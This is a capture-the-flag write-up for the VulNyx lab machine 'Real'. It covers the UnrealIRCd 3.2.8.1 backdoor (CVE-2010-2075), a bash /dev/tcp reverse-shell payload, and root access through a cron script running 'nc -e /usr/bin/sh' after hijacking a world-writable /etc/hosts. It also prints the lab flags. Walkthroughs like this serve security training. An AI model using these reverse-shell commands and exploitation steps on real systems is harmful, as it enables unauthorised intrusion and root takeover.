Real | VulNyx Writeup
Table of Contents
Overview

Real is an easy VulNyx machine that focuses on UnrealIRCd exploitation, cron enumeration, hostname resolution hijacking, and root privilege escalation.
The attack chain moves from UnrealIRCd → server through CVE-2010-2075 → root through a root cron job, a writable /etc/hosts, and controlled hostname resolution.
Key Vulnerabilities
- UnrealIRCd 3.2.8.1 Backdoor
- CVE-2010-2075
- Unauthenticated Remote Code Execution
- Root Cron Job
- Privileged Network Connection
- Writable
/etc/hosts - Hostname Resolution Hijacking
- Root Reverse Shell
- Root Privilege Escalation
🔎 Enumeration
Nmap Scan
First, perform a full TCP port scan with service and version detection:
nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.91
Results
$ nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.91
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-24 03:52 -0700
Nmap scan report for 192.168.1.91
Host is up (0.00011s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 db:28:2b:ab:63:2a:0e:d5:ea:18:8d:2f:6d:8c:45:2d (RSA)
|   256 cd:a1:c3:2e:20:f0:f3:f6:d3:9b:27:8e:9a:2d:26:11 (ECDSA)
|_  256 db:98:69:a5:8b:bd:05:86:16:3d:9c:8b:30:7b:a3:6c (ED25519)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
6667/tcp open  irc     UnrealIRCd
6697/tcp open  irc     UnrealIRCd
8067/tcp open  irc     UnrealIRCd
MAC Address: 00:0C:29:16:34:9A (VMware)
Service Info: Host: irc.foonet.com; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.51 seconds
The scan reveals five open TCP ports:
- 22/tcp — SSH
- 80/tcp — HTTP
- 6667/tcp — IRC UnrealIRCd
- 6697/tcp — IRC UnrealIRCd
- 8067/tcp — IRC UnrealIRCd
The most interesting service is UnrealIRCd, which is exposed on three ports.
🌐 Web Enumeration
First, inspect the HTTP service on port 80.
The website displays the standard Apache Debian landing page:
Apache2 Debian Default Page: It works
Directory and subdomain enumeration was also performed, but no useful information was discovered.
Since the web service does not provide an obvious attack path, attention is shifted to the IRC service identified by Nmap.
💬 UnrealIRCd Enumeration
Nmap identifies:
UnrealIRCd
Searching for known vulnerabilities affecting UnrealIRCd reveals a well-known backdoor in: UnrealIRCd 3.2.8.1
The vulnerability is:
CVE-2010-2075
CVE-2010-2075 is a backdoor vulnerability in UnrealIRCd 3.2.8.1 that can allow an unauthenticated remote attacker to execute arbitrary system commands.
💥 Exploiting CVE-2010-2075
A public PoC was used:
wget https://raw.githubusercontent.com/FredBrave/CVE-2010-2075-UnrealIRCd-3.2.8.1/refs/heads/main/CVE-2010-2075.py
Before executing the exploit, start a Netcat listener:
nc -lnvp 443
Then execute the exploit against the IRC service:
python3 CVE-2010-2075.py -t 192.168.1.91 -p 6667 \
-c 'bash -c "bash -i >& /dev/tcp/192.168.1.28/443 0>&1"'
The exploit sends the payload.
The listener receives a connection:
listening on [any] 443 ...

connect to [192.168.1.28] from (UNKNOWN) [192.168.1.91] 48946
bash: cannot set terminal process group (485): Inappropriate ioctl for device
bash: no job control in this shell
server@real:~/irc/Unreal3.2$ id ; hostname
id ; hostname
uid=1000(server) gid=1000(server) groups=1000(server)
real
server@real:~/irc/Unreal3.2$
We now have an initial shell as: server
🖥️ Reverse Shell TTY Upgrade
The initial reverse shell does not provide a fully interactive terminal.
Upgrade it using:
script /dev/null -c bash
Press: Ctrl + Z
Then run:
stty raw -echo; fg
Reset the terminal:
reset xterm
Set the terminal environment:
export TERM=xterm
export BASH=bash
Adjust the terminal size:
stty size && stty sane && stty cols $(tput cols) rows $(tput lines)
If required:
stty cols 160 rows 45
The reverse shell is now upgraded to a usable interactive TTY.
🔐 Privilege Escalation Enumeration
Standard privilege-escalation checks were performed, including:
- SUID files
- Linux capabilities
sudo -l- Other local privilege-escalation opportunities
Nothing immediately useful was discovered.
The next step was to monitor scheduled processes using pspy.
⏰ Cron Enumeration with pspy
Download pspy64:
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
Make it executable:
chmod +x pspy64
Run it:
./pspy64
After waiting for the scheduled task, the following processes appear:
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2026/09/24 07:34:01 CMD: UID=33    PID=1097   | ./pspy64
2026/09/24 07:34:01 CMD: UID=0     PID=1096   |
2026/09/24 07:34:01 CMD: UID=0     PID=1225   | /usr/sbin/CRON -f
2026/09/24 07:34:01 CMD: UID=0     PID=1226   | /bin/sh -c /opt/task
2026/09/24 07:34:01 CMD: UID=0     PID=1227   | /bin/bash /opt/task
2026/09/24 07:34:01 CMD: UID=0     PID=1228   | timeout 1 bash -c /usr/bin/ping -c 1 shelly.real.nyx
This reveals an important detail:
/opt/task
is executed by the root cron process.
The command is executed as: UID=0 meaning the task runs with root privileges.
📜 Inspecting /opt/task
Read the script:
cat /opt/task
Contents:
#!/bin/bash

domain='shelly.real.nyx'

function check(){

        timeout 1 bash -c "/usr/bin/ping -c 1 $domain" > /dev/null 2>&1
    if [ "$(echo $?)" == "0" ]; then
        /usr/bin/nohup nc -e /usr/bin/sh $domain 65000
        exit 0
    else
        exit 1
    fi
}

check
The script performs the following operations:
Defines the hostname: shelly.real.nyx attempts to ping that hostname.
If the ping succeeds, it executes: /usr/bin/nohup nc -e /usr/bin/sh $domain 65000 .
This connects to TCP port 65000 on the resolved host and attaches /usr/bin/sh to the connection.
Because /opt/task is executed by the root cron process, the resulting shell runs with root privileges.
The important question becomes:
How can we control where shelly.real.nyx resolves?
📝 Inspecting /etc/hosts
Linux can use /etc/hosts for local hostname-to-IP resolution.
Check its permissions:
ls -la /etc/hosts
Output:
server@real:~$ ls -la /etc/hosts
-rw----rw- 1 root root 183 May  3  2023 /etc/hosts
The permissions show that the file is writable by the other class.
This is a critical misconfiguration because an unprivileged user can modify local hostname resolution.
🎯 Hostname Resolution Hijacking
Since /etc/hosts is writable, the hostname can be mapped to the attacker’s IP address.
Add the attacker’s machine to /etc/hosts:
127.0.0.1       localhost
1.2.3.4         real

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

192.168.1.28    shelly.real.nyx
Now: shelly.real.nyx resolves to: 192.168.1.28 which is the attacker’s machine.
🐚 Root Shell Through the Cron Job
Start a Netcat listener on port 65000:
nc -lnvp 65000
Wait for the root cron job to execute /opt/task.
The listener receives the connection:
$ nc -lnvp 65000
listening on [any] 65000 ...
connect to [192.168.1.28] from (UNKNOWN) [192.168.1.91] 33414
root@real:~# id ; hostname
id ; hostname
uid=0(root) gid=0(root) groups=0(root)
real
root@real:~#
We have successfully obtained a root shell.
🏴 Flags
User Flag
cat /home/server/user.txt
root@real:~# cat /home/server/user.txt
3b7fb7c1c8737a5c67dc513657e3efb3
Root Flag
cat /root/root.txt
root@real:~# cat /root/root.txt
593ba7e2d1e66b12e1488d6ea30c8787
🧾 Summary
| Stage | Technique / Finding |
|---|---|
| Reconnaissance | Full TCP Nmap scan |
| Web Enumeration | Apache default page |
| Service Discovery | UnrealIRCd |
| IRC Ports | 6667, 6697, 8067 |
| Initial Vulnerability | UnrealIRCd 3.2.8.1 Backdoor |
| CVE | CVE-2010-2075 |
| Initial Access | Remote command execution |
| Initial User | server |
| Enumeration | pspy64 |
| Scheduled Task | /opt/task |
| Scheduled Task User | root |
| Weakness | Writable /etc/hosts |
| Hostname | shelly.real.nyx |
| Redirection | shelly.real.nyx → 192.168.1.28 |
| Root Access | Root cron reverse shell |
| User Flag | 3b7fb7c1c8737a5c67dc513657e3efb3 |
| Root Flag | 593ba7e2d1e66b12e1488d6ea30c8787 |
🚀 Key Takeaways
- Perform a full TCP port scan when starting a machine.
- Do not focus exclusively on HTTP; unusual services such as IRC can contain the primary attack surface.
- Version identification is important when researching service-specific vulnerabilities.
- CVE-2010-2075 can provide unauthenticated command execution against vulnerable UnrealIRCd 3.2.8.1 installations.
pspyis useful for discovering commands executed by cron jobs that may not be immediately obvious.- Always inspect scripts executed by privileged scheduled tasks.
- Be particularly careful when a root script performs network connections using a hostname.
/etc/hostsshould not be writable by unprivileged users.- A writable hostname-resolution mechanism can allow an attacker to redirect privileged network connections.
- Combining a root cron job, attacker-controlled hostname resolution, and
nc -e /usr/bin/shresulted in direct root command execution.

Related Posts
CraftFall | VulNyx Writeup
Compromised the CraftFall machine by exploiting Craft CMS 5.6.16 through CVE-2025-32432 to obtain a www-data shell, …
Overpass | TryHackMe Writeup
Compromised the Overpass machine by bypassing the administrator authentication through an improperly validated …
Safeguard | VulNyx Writeup
Compromised the Safeguard machine by exploiting Apache Tomcat 10.1.34 through CVE-2025-24813 to obtain a tomcat shell, …
TheDoor | VulNyx Writeup
Compromised TheDoor by abusing anonymous FTP to obtain an information-disclosing email, discovering hidden numbered web …